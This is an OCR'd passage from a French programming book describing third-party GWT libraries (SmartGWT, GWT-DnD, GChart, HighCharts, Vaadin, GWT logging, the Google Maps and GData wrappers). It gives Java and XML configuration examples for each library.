


Figure 4–5 Composants SmartGWT

Il est très important de comprendre que SmartGWT, contrairement à la plupart de ses concurrents, est un framework d'encapsulation. Très concrètement, cela signifie que l'essentiel de l'intelligence et des traitements de SmartGWT se trouve dans les fichiers JavaScript de la bibliothèque SmartClient. SmartGWT ne fait qu'exposer via JSNI les API de SmartClient.

Si l'encapsulation a l'avantage de fournir très rapidement des outils GWT prêts à l'emploi, il présente également l'inconvénient de ne pas suivre les préceptes fondamen-

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

taux de l'édifice GWT, à savoir la reconnaissance native des différents navigateurs via la liaison différée, les optimisations du compilateur pour réduire la taille du script téléchargé (SmartClient implique le téléchargement de fichiers JavaScript généralement volumineux) et le modèle événementiel destiné à éviter les fuites mémoire.

L'encapsulation est une sorte d'enveloppe qui drape une bibliothèque JavaScript existante. Dès lors que l'on souhaite creuser l'enveloppe Java pour ajouter ou modifier une fonctionnalité existante, le cœur de la coquille apparaît alors pour laisser place à du code JSNI saupoudré de JavaScript avec tous ses défauts.

Voyons maintenant à quoi ressemble l'utilisation de SmartGWT pour le développeur. Nous prenons un exemple similaire à celui de GXT, une grille contenant plusieurs colonnes :

```
public void onModuleLoad() {

    Canvas canvas = new Canvas();

    final ListGrid grid = new ListGrid();
    grid.setWidth(500);
    grid.setHeight(224);
    grid.setAlternateRecordStyles(true);
    grid.setShowAllRecords(true);

    // Colonne contenant une image
    ListGridField companyCodeField = new ListGridField("companyCode", "Logo", 40);
    companyCodeField.setAlign(Alignment.CENTER);
    companyCodeField.setType(ListGridFieldType.IMAGE);
    companyCodeField.setImageURLPrefix("logo/16/");
    companyCodeField.setImageURLSuffix(".png");

    // Colonne contenant du texte
    ListGridField companyField = new ListGridField("companyName", "Company");
    ListGridField variationField = new ListGridField("variation","Variation");
    ListGridField dateField = new ListGridField("Date", "Date");
    grid.setFields(companyCodeField, companyField, variationField, dateField);
    grid.setCanResizeFields(true);
    // C'est ici qu'on alimente les données de la grille
    grid.setData(stocksData.getRecords());
    canvas.addChild(grid);
    RootPanel.get().add(canvas);
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

La configuration de SmartGWT s'effectue de la même manière que n'importe quel framework tiers, en ajoutant une ligne dans le fichier de configuration et le JAR au `classpath`.


```
<!- Intégration de SmartGWT dans le fichier de configuration. ->
<inherits name="com.smartgwt.SmartGwt"/>
```

Globalement, de nombreux frameworks possèdent des similitudes lorsqu'il s'agit de construire des interfaces graphiques.

En revanche, on pourrait penser que le modèle événementiel de SmartGWT et celui de GWT se ressemblent comme deux gouttes d'eau, mais c'est trompeur. Si les classes utilisées pour les événements correspondent aux gestionnaires habituels de GWT (les *handlers*), SmartGWT crée en marge de cette API une abstraction pour assurer le pont avec JavaScript (n'est pas GWT qui veut). Tout ceci est illustré dans la figure suivante.

Malgré tout, les puristes apprécieront l'effort réalisé par l'équipe SmartGWT pour proposer un modèle qui se veut le plus proche possible de celui de GWT.

Figure 4–6
Comparaison des modèles SmartGWT et GWT



Pour développer rapidement une application riche avec Ajax, SmartGWT reste un bon choix. En revanche, il ne faut surtout pas occulter les problèmes soulevés par l'encapsulation.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Glisser-déplacer avec GWT-DnD

Le glisser-déplacer est un des autres parents pauvres de GWT. Les fondations du Web ne sont pas réellement adaptées à ce genre d'exercice et il faut rivaliser de prouesses techniques pour arriver à produire des effets visuels convaincants. Dans la pratique, cela consiste souvent à modifier à la volée les coordonnées X et Y d'un élément du DOM.

Comme nous l'avons vu précédemment, plusieurs bibliothèques du marché, dont GXT et SmartGWT, proposent déjà des fonctionnalités de glisser-déplacer. Toutefois, celle qui a aujourd'hui valeur de référence est incontestablement GWT-DnD.

Ce framework Open Source développé par le talentueux Fred Sauer (aujourd'hui employé chez Google) possède toutes les qualités pour supplanter la majeure partie des outils du même type sur le marché.

Une fois téléchargé, GWT-DnD s'installe comme n'importe quel module ; il suffit d'insérer le fichier `GWT-DnD-<Version>.jar` dans le `classpath` et de référencer le module externe dans le fichier de configuration.

Dans son principe général, GWT-DnD s'appuie sur la notion de `PickupDragController` et de `DropController`. En clair, on spécifie le panneau source contenant l'élément à faire glisser (ainsi que ses frontières) et le panneau cible qui hébergera l'élément après l'opération. La qualité principale de GWT-DnD est d'être un framework non intrusif, ce qui signifie que n'importe quel composant peut prétendre à être glissé et déplacé sans avoir à dériver d'interfaces ou de classes spécifiques.

Le nombre de stratégies de glisser proposées nativement par GWT-DnD est sans équivalent. Il en existe plus d'une quinzaine dont le glisser dans une corbeille, le glisser sur un échiquier avec interdiction de chevauchement ou le glisser dans un panier avec accumulation d'éléments.

Parmi les autres caractéristiques de ce framework, il existe la possibilité de créer des effets de glisser par mandataire. L'idée consiste à bloquer le composant à sa source et représenter l'objet déplacé par une forme tierce.

Une opération de glisser-déplacer avec GWT-DnD s'effectue en trois étapes :

1. On construit un `PickupDragController` en passant deux arguments : la frontière qui délimite le glisser et la liberté avec laquelle l'utilisateur peut glisser l'élément (y a-t-il d'éventuelles contraintes ?). Dans cet exemple, le contrôleur utilise toute la surface visible du `RootPanel` et positionne n'importe où dans ce panneau l'élément en question.

```
PickupDragController dragController =
        new PickupDragController(RootPanel.get(), true);
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

2 Pour chaque panneau associé à la stratégie de déposer, on définit un `DropControler` puis on relie les deux objets entre eux via la méthode `registerDropController()` :

```
IndexedDropController dropController = new IndexedDropController(...);
dragController.registerDropController(dropController);
```

3 La dernière opération est la plus importante. On définit l'élément qui sera déplacé. C'est ici qu'intervient toute la magie de `makeDraggable()` :

```
Label label = new Label("Mon label à déplacer");
dragController.makeDraggable(label);
```

Voici un exemple de code complet intégrant toutes ces étapes.

```
  public void onModuleLoad() {
// Créer le panneau source qui va contraindre toutes les opérations
// de glisser
    AbsolutePanel boundaryPanel = new AbsolutePanel();

// Créer le panneau cible sur lequel nous allons déposer les composants
    AbsolutePanel targetPanel = new AbsolutePanel();

// Ajouter les deux panneaux à la page en cours
    RootPanel.get().add(boundaryPanel);
    boundaryPanel.add(targetPanel, 10, 10);

// Créer un DragController pour les surfaces faisant intervenir
// un composant à déplacer
    PickupDragController dragController =
       new PickupDragController(boundaryPanel, true);

    dragController.setBehaviorConstrainedToBoundaryPanel(false);

// Autoriser plusieurs composants à être sélectionnés avec CTRL+Clic
    dragController.setBehaviorMultipleSelection(true);

// Créer un DropController pour chaque cible à déposer
    DropController dropController =
       new AbsolutePositionDropController(targetPanel);

// Ne pas oublier de relier les deux contrôleurs
    dragController.registerDropController(dropController);

    Label label = new Label("Label à déplacer");
    targetPanel.add(label, 0, 0);
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
// Rend le label déplaçable
     dragController.makeDraggable(label);
     (...)
    }
  }
```

L'illustration suivante représente l'application de référence proposée sur le site de GWT-DnD. Celle-ci montre toutes les stratégies de glisser-déplacer proposées et le paramétrage du mandataire (`Drag Proxy`).




Figure 4–7
Application de démonstration de GWT-DnD

GWT-DnD est un framework voué à un bel avenir, mais qui doit encore franchir le cap du projet industriel pour prétendre réellement à être standardisé. Si Fred Sauer, son principal contributeur, maintient désormais GWT-DnD chez Google, on parle de plus en plus d'une intégration prochaine de ce Framework dans le code de GWT standard.

Les courbes et graphiques

Il existe plusieurs frameworks (dont certains Open Source) pour intégrer des courbes et des graphiques dans une application GWT. Le premier, GChart, est une implémentation totalement pure GWT (sans code JSNI) et ne nécessite aucun plug-in spécifique. Sa licence est celle d'Apache.

Le second, GWT HightCharts (http://www.moxiegroup.com/moxieapps/gwt-highcharts/) de Moxie Group, plus riche au niveau des effets, s'appuie sur JSNI et encapsule la bibliothèque HightChart JS. Sa licence est commerciale.

Il en existe d'autres, tels que ArcadiaCharts (http://www.arcadiacharts.com/), qui proposent de nombreux graphiques à personnaliser.

GChart

GChart (http://code.google.com/p/gchart/) est un projet Open Source développé par John Gunther. Il tire parti de l'API GWT-Canvas pour les fonctions de dessin, ce qui lui donne un large éventail de fonctionnalités sans trop compromettre la portabilité.




Figure 4–8
Composants disponibles dans GChart

Voici un exemple de code :

```
(…)
GChart c = new GChart();
c.setChartTitle("<b>x<sup>2</sup> vs x</b>");
c.setChartSize(150, 150);
c.addCurve();
for (int i = 0; i < 10; i++)
   c.getCurve().addPoint(i,i*i);

c.getCurve().setLegendLabel("x<sup>2</sup>");
c.getCurve().getSymbol().setSymbolType(SymbolType.VBAR_SOUTH);
c.getCurve().getSymbol().setBackgroundColor("red");
c.getCurve().getSymbol().setBorderColor("black");
c.getCurve().getSymbol().setModelWidth(1.0);
c.getXAxis().setAxisLabel("<b>x</b>");
c.getXAxis().setHasGridlines(true);
c.getYAxis().setAxisLabel("<b>x<sup>2</sup></b>");
c.getYAxis().setHasGridlines(true);
RootPanel.get().add(c);
(…)
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

GWT HighCharts

GWT HighCharts est l'encapsulation JSNI de HighCharts JS. Ce framework JavaScript propose des graphiques en camemberts, lignes et diagrammes de dispersion.

Voyons un exemple de code HighCharts :

```
import org.moxieapps.gwt.highcharts.client.*;
// Dans la méthode onModuleLoad()
Chart chart = new Chart();
YAxis axis = chart.getYAxis();
axis.setPlotBands(
   axis.createPlotBand()
      .setFrom(0.3)
      .setTo(1.5)
      .setColor(new Color(68, 170, 213, 0.1))
      .setLabel(new PlotBandLabel()
         .setText("Nice Critters")
         .setStyle(new Style()
            .setColor("#606060")
         )
      ),
   axis.createPlotBand()
      .setFrom(1.5)
      .setTo(3.3)
      .setColor(new Color(200, 50, 50, 0.2))
      .setLabel(new PlotBandLabel()
         .setText("Ugly Critters")
         .setStyle(new Style()
            .setColor("#606060")
         )
      )
);
```

Figure 4–9
Graphiques HighCharts

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les frameworks complémentaires

Il existe d'autres frameworks complémentaires, moins connus que les précédents, mais couvrant un spectre de fonctionnalités tout aussi large. Certains opèrent sur la partie serveur, d'autres se concentrent sur le client et quelques-uns se spécialisent dans une fonctionnalité bien précise.

Vaadin

Contrairement à la plupart des bibliothèques de composants, qui s'attachent à fournir un socle essentiellement orienté client, Vaadin est un framework Ajax qui stocke l'état des composants côté serveur. Un mécanisme complexe de communication synchronise l'état du serveur avec les composants graphiques côté client.

C'est ce qui permet entre autres à Vaadin de contourner la plupart des contraintes inhérentes à JavaScript et à la compatibilité des types Java. Compte tenu du fait que l'application reste essentiellement sur le serveur, il n'est nul besoin de véhiculer des classes POJO Java côté client.

Du point de vue du code, Vaadin tente de masquer tous les détails d'implémentation interne au développeur. Voici un exemple de code affichant une zone de saisie avec affichage du texte dans une zone de notification :

```
import com.vaadin.data.Property;
import com.vaadin.data.Property.ValueChangeEvent;
import com.vaadin.ui.TextField;
import com.vaadin.ui.VerticalLayout;

public class TextFieldSingleExample extends VerticalLayout implements
        Property.ValueChangeListener {

    private final TextField editor = new TextField("Texte :");

    public TextFieldSingleExample() {
        setSpacing(true);

        editor.addListener(this);
        editor.setImmediate(true);

        addComponent(editor);
    }

    public void valueChange(ValueChangeEvent event) {
         // Affiche une fenêtre de notification avec la valeur saisie
        getWindow().showNotification((String) editor.getValue());
    }
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Si Vaadin offre une palette de composants assez riche, nous vous conseillons de bien prendre en compte le fait que d'un point de vue événementiel, cet outil sort totalement du cadre établi par GWT. En effet, là où GWT déporte entièrement la gestion événementielle sur le client, Vaadin communique en permanence avec le serveur pour synchroniser l'état applicatif. Cela peut avoir un effet non négligeable sur les performances.

La gestion des traces

Avant GWT 2.1, il n'existait pas de framework de log à proprement parler. Dans la communauté, GWT-Log, développé par Fred Sauer, faisait autorité. Lorsque Fred Sauer a été recruté par Google, GWT-log a été adapté et en partie intégré dans GWT sous le package `com.google.gwt.logging`.

`GWT.Logging` est une émulation partielle de `java.util.Logging`, dont il reprend la syntaxe et l'architecture (mécanisme de handlers et hiérarchie des types). Cette émulation permet de partager du code entre le client et le serveur.

Pour configurer les traces, il suffit d'ajouter le module `com.google.gwt.logging` au fichier `gwt.xml` ainsi : `<inherits name="com.google.gwt.logging.Logging"/>`

Ensuite, il faut faire appel à la fonction `Logger.log(niveauLog, message)` :

```
// Nom d'un logger personnalisé
private static Logger parentLogger = Logger.getLogger("ParentLogger");
// Fils de notre logger personnalisé
private static Logger childLogger = Logger.getLogger("ParentLogger.Child");
// Logger racine
private static Logger rootLogger = Logger.getLogger("");

// Et dans notre onModuleLoad()
void handleException(Exception e) {
      logger.log(Level.SEVERE, "Une exception est survenue", ex.getMessage());
}
```

`GWT.Logging` propose également la possibilité de paramétrer les niveaux de trace ou les handlers directement dans le fichier de configuration `gwt.xml` :

```
// Changement du niveau de log
<set-property name="gwt.logging.logLevel" value="SEVERE"/>
// Désactiver les logs
<set-property name="gwt.logging.enabled" value="FALSE"/>
// Désactiver le handler par défaut
<set-property name="gwt.logging.consoleHandler" value="DISABLED"/>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Lorsque les traces sont exécutées côté client, la sortie d'erreur dépend du type de gestionnaire. Il en existe six, tous listés dans le tableau suivant. Concernant les traces serveur, elles dépendent essentiellement des paramètres du fichier de configuration.

Gestionnaire client	Description
SystemLogHandler	Renvoie les messages sur la sortie standard (disponible uniquement en mode développement)
DevelopmentModeLogHandler	Équivalent de `GWT.log()`, les messages s'affichent dans le shell
ConsoleLogHandler	Trace les messages dans la console d'erreur JavaScript
FirebugLogHandler	Trace les messages dans la console du plug-in Firebug
PopupLogHandler	Affiche une pop-up JavaScript en haut de l'écran à gauche
SimpleRemoteLogHandler	Permet d'envoyer les traces à un service RPC prédéfini

Manipuler les services Google avec GWT

Avec la possibilité d'encapsuler n'importe quelle bibliothèque de code JavaScript, sont apparus de nombreux projets destinés à redonner une seconde jeunesse à des frameworks laissés parfois à l'abandon.

De par le nombre important de ses frameworks JavaScript et services web, Google est incontestablement le premier client de JSNI au monde. Il n'est donc pas étonnant qu'il ait immédiatement pensé à proposer des frontaux GWT pour accéder à ses applications JavaScript. Il existe deux frameworks GWT. Le premier, `gwt-google-apis`, propose des API structurées autour de quelques briques, dont Gears, Gadgets, Google Map ou Google Visualization. Le second, plus orienté services de données, nommé Google GData, s'appuie sur les services Atom proposés par Google.

Gwt-google-apis

Le tableau suivant résume l'offre de `gwt-google-apis` dans ce domaine. Le projet est hébergé à l'adresse http://code.google.com/p/gwt-google-apis/.

Tableau 4–1 Les différentes API de gwt-google-apis

Framework JavaScript	Description
Gadgets 1.2 Library	Les Gadgets sont de petites applications JavaScript pouvant être embarquées dans n'importe quelle page et respectant une spécification donnée.
Google AJAX Search 1.0 Library	Ce framework permet d'interroger le célèbre moteur de recherche à partir d'une application connectée.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Tableau 4–1 Les différentes API de gwt-google-apis (...)

Framework JavaScript	Description
Google Maps 1.1 Library	Google Maps fournit des services cartographiques de géolocalisation.
Google Visualization 1.0 Library	Une boîte à outils de composants destinée à la restitution sous forme de graphiques (courbes, barres…).
Language 1.0 Library	Le convertisseur multilingue de Google.
AJAXLoader 1.1 Library	Contrôle la manière dont sont chargées les différentes bibliothèques JavaScript proposées par Google.

Pour chacune de ces bibliothèques, Google fournit une encapsulation GWT au travers d'une bibliothèque autonome et versionnée. Celle-ci permet d'intégrer l'ensemble des services Google dans une application connectée moyennant, évidemment, le respect des droits d'utilisation.

Voyons maintenant comment installer, configurer et utiliser les API Google GWT dans une application à base de cartographie avec Google Map.

Une fois n'est pas coutume, la première étape consiste à télécharger le fichier de module `gwt-maps-<version>.zip` à l'adresse suivante http://code.google.com/p/gwt-google-apis/ et à le référencer dans le fichier de configuration :

```
<!-- Référence le module gwt-google-apis -->
<inherits name="com.google.gwt.maps.GoogleMaps" />

<!--
    Pour que votre application puisse être déployée sur le Web, il est
    nécessaire de créer une clé auprès de Google Maps à l'adresse suivante :
    http://www.google.com/apis/maps/signup.html
    Ne pas oublier de remplacer l'attribut "key" par l'URL contenant votre clé.
  -->
<!-- script src="http://maps.google.com/
maps?gwt=1&amp;file=api&amp;v=2&amp;key=???" /-->

<!- En phase de développement sous localhost, aucune clé n'est nécessaire -->
<script src="http://maps.google.com/
maps?gwt=1&amp;file=api&amp;v=2&amp;sensor=false" />
```

Pour accéder à une carte, nous utilisons la classe `MapWidget` fournie par le modèle objet proposé par Google Map. L'utilisateur sélectionne ensuite les contrôles qu'il souhaite ajouter à la carte.

```
import com.google.gwt.core.client.EntryPoint;
import com.google.gwt.maps.client.InfoWindowContent;
import com.google.gwt.maps.client.MapWidget;
import com.google.gwt.maps.client.control.LargeMapControl;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
import com.google.gwt.maps.client.geom.LatLng;
import com.google.gwt.maps.client.overlay.Marker;
import com.google.gwt.user.client.ui.RootPanel;

public class SimpleMaps implements EntryPoint {
  private MapWidget map;

    public void onModuleLoad() {
    LatLng cawkerCity = LatLng.newInstance(39.509,-98.434);
    // Ouvre une carte centrée sur la ville cawkerCity
    map = new MapWidget(cawkerCity, 2);
    map.setSize("500px", "300px");

    // Ajoute un contrôle de zoom
    map.addControl(new LargeMapControl());

    // Ajouter un marqueur
    map.addOverlay(new Marker(cawkerCity));

    // Ajouter une infobulle sur la ville en question
    map.getInfoWindow().open(map.getCenter(),
        new InfoWindowContent("Quelle belle ville !"));

    // Ajoute la carte à la page HTML
    RootPanel.get("mapsTutorial").add(map);
  }
}
```

GWT-GData


En marge de `gwt-google-apis`, Google fournit également un framework nommé GData. Celui-ci intervient comme frontal des services Atom de Google et expose en Java les résultats de requêtes HTTP réalisées en JavaScript. C'est une API bas niveau, mais extrêmement souple d'utilisation du fait de son niveau de granularité. Il y a évidemment dans GData des recoupements avec `gwt-google-apis` d'un point de vue fonctionnel. Toutefois, l'utilisation d'une bibliothèque ou de l'autre dépend essentiellement du niveau d'abstraction que vous souhaitez proposer à vos développeurs.

À titre indicatif, la figure 4-11 présente les API proposées par GData.

Lorsqu'on manipule les API GData, la structure du code reste très semblable d'une API à une autre. On commence par se connecter au flux, puis on effectue des requêtes en mode asynchrone. Le résultat est renvoyé dans des classes GData fortement typées à l'image du modèle de données que nous sommes censés récupérer.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 4–10
Les API de GWT-GData



Une fois GData téléchargé, son installation consiste à insérer dans le `classpath` l'archive `gwt-gdata.jar` puis à ajouter la ligne suivante dans le fichier de configuration :

```
(…) <inherits name='com.google.gwt.gdata.GData'/> (…)
```

Pour illustrer GData, nous allons créer une petite application affichant la totalité des rendez-vous de notre Google Calendar. Cela suppose évidemment que nous possédions un compte Gmail.

```
public class CalendarGData {

  private CalendarService service;

  String scope = "http://www.google.com/calendar/feeds/"; (1)
  String eventFeed = "http://www.google.com/calendar/feeds/default/private/
full"; (2)

  public void onModuleLoad() {

    if (!GData.isLoaded(GDataSystemPackage.CALENDAR)) { (3)
        GData.loadGDataApi(null, new Runnable() {
            public void run() {
                Button b = new Button("Affiche mes rendez-vous");
                b.addClickHandler(new ClickHandler() {
                    @Override
                    public void onClick(ClickEvent event) {
                        User.login(scope); (4)
                        getEvents();
                    }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
                });
                RootPanel.get().add(b);
            }
        }, GDataSystemPackage.CALENDAR);
    } else {
        getEvents();
    }

  private void getEvents() {
    service = CalendarService
        .newInstance("My Demo"); (5)

(6) service.getEventsFeed(eventFeed, new CalendarEventFeedCallback() {
        public void onFailure(CallErrorException caught) {
            Window.alert("Erreur survenue lors de la lecture du flux: "
                + caught.getMessage());
        }

        public void onSuccess(CalendarEventFeed result) {
(7) CalendarEventEntry[] entries = result.getEntries();
            if (entries.length == 0) {
                Window.alert("Il n'y a aucun événement dans votre calendrier.");
            } else {
(8)  showData(result.getEntries());
            }
        }
    });
  }

  private void showData(CalendarEventEntry[] entries) {
    for (int i = 0; i < entries.length; i++) {
        CalendarEventEntry entry = entries[i];
        String s = "Le " + entry.getUpdated().getValue().getDate().toString() ;
        s += "<a href=" + entry.getHtmlLink().getHref() + ">Rendez-vous " ;
        s += entry.getTitle().getText() + "</a>";
        RootPanel.get().add(new HTML(s));
    }
  }

}
```

(1) Le `scope` est l'URL qui identifie un périmètre de sécurité au sein des différentes API. En effet, ce n'est pas parce qu'on possède des droits sur l'API Google Analytics qu'ils sont valables sur Calendar. L'URL associée à une API donnée est fournie dans la documentation du service. Pour Calendar, cela correspond à http://www.google.com/calendar/feeds/

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

❷ Cette URL correspond précisément au service ATOM. Ici, nous demandons l'affichage de la totalité des événements de notre calendrier. Essayez de copier puis de coller cette URL sous Firefox ; vous devriez voir une liste de rendez-vous s'afficher si vous êtes connecté.

❸ Le chargement des API Google fonctionne avec `AJAXLoader` qui est un composant Ajax chargé de récupérer de manière asynchrone le bon JavaScript en fonction de l'API demandée. Cette opération est entièrement asynchrone pour éviter de figer le navigateur.

❹ Une fois la page chargée, l'utilisateur peut effectuer la requête en cliquant sur le bouton *Affiche mes rendez-vous*. Avant d'invoquer un quelconque service, il est nécessaire de s'authentifier. C'est le rôle de la fonction `User.login(scope)`. Elle nous redirige vers une page d'authentification Gmail si aucun contexte de sécurité n'est actif. Le cas échéant, cela signifie que l'utilisateur est déjà connecté. Le jeton de sécurité en cours est renvoyé dans un cookie et la page initiale rappelée. Le principe est illustré sur la figure suivante.




Figure 4–11
Authentification à deux niveaux

❺ Chaque appel de service se traduit par la récupération préalable d'une instance de service. Cette instance peut être partagée.

❻ La récupération des événements du calendrier est une opération Ajax asynchrone. La classe `CalendarFeedbackCallback` renvoie une instance de type `CalendarEventFeed`.

❼ La classe `CalendarEventFeed` contient la liste proprement dite des rendez-vous. Celle-ci est passée à la méthode `showData()` responsable du rendu final.

❽ La méthode `showData()` insère simplement dans un widget `Label` les différentes propriétés du rendez-vous : la date, le titre et le lien hypertexte menant vers l'item du calendrier dans Google Calendar.

La figure suivante en illustre le rendu final.

Quand on clique sur un des rendez-vous, Google Calendar s'ouvre et pointe vers l'item en question.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

